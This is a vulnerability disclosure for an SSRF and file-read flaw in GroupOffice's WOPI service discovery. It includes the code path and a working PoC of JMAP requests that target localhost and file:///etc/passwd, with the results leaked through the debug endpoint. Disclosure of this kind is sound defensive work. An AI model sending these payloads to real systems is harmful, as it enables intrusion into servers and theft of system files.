CVE-2026-25511 - SSRF and File Read in GroupOffice
Full SSRF via the WOPI service discovery feature - CVSS 8.2
I found a full SSRF vulnerability within GroupOffice that can be triggered by an authenticated System Administrator via the WOPI service discovery URL, including access to internal hosts/ports. The SSRF response body can be exfiltrated via the built‑in debug system, turning it into a visible SSRF. This also allows full server-side file read.
You can read the advisory here
Details
When adding or updating a WOPI service, the model validates the URL by performing a server‑side fetch to the supplied endpoint. The URL is user‑controlled and not allow‑listed or restricted by scheme/host.

Code path (www/go/modules/community/wopi/model/Service.php):
setUrl()stores the user‑supplied URL without validation.internalValidate()callsdiscover()whenever the URL is new or modified.discover()executes an outbound request and parses the response:
1$result = $c->get($this->url . '/hosting/discovery');
2go()->debug($result);
3$discoveryParsed = simplexml_load_string($result['body']);
The HTTP client used here is go/core/http/Client, which wraps PHP cURL (curl_exec) and accepts arbitrary URLs. This makes the request a full SSRF sink.
The appended suffix /hosting/discovery can be bypassed using a fragment. For example:
- http://127.0.0.1:80/# → actual request is http://127.0.0.1:80/
If X-Debug: 1 is present, debugging is enabled (www/go/core/App.php) and the response (including body) is stored by go()->debug($result).
The debug entries can then be retrieved via community/dev/Debugger/get (www/go/modules/community/dev/controller/Debugger.php), which exposes the SSRF response content.
PoC:
Prerequisites:
- A user account within the System Administrator group
Steps
- Authenticate and obtain an access token:
1POST /api/auth.php HTTP/1.1
2Host: localhost:9090
3Content-Type: application/json
4Content-Length: 41
5User-Agent: Firefox
6Connection: close
7
8{"username":"admin","password":"password"}
Trigger SSRF and retrieve the response in one JMAP call:
1POST /api/jmap.php HTTP/1.1
2Host: localhost:9090
3Authorization: Bearer <INSERT_ACCESS_TOKEN_HERE>
4Content-Type: application/json
5X-Debug: 1
6Content-Length: 153
7Connection: close
8
9[ ["WopiService/set", {"create":{"k1":{"name":"SSRF","url":"http://127.0.0.1:80/#"}}}, "c1"], ["community/dev/Debugger/get", {}, "c2"] ]
Trigger File read and retrieve the response in one JMAP call:
1POST /api/jmap.php HTTP/1.1
2Host: localhost:9090
3Authorization: Bearer <INSERT_ACCESS_TOKEN_HERE>
4Content-Type: application/json
5X-Debug: 1
6Content-Length: 156
7Connection: close
8
9[ ["WopiService/set", {"create":{"k1":{"name":"SSRF","url":"file:///etc/passwd#"}}}, "c1"], ["community/dev/Debugger/get", {}, "c2"] ]
Expected result
The response includes debug entries containing status, headers, and body of the target.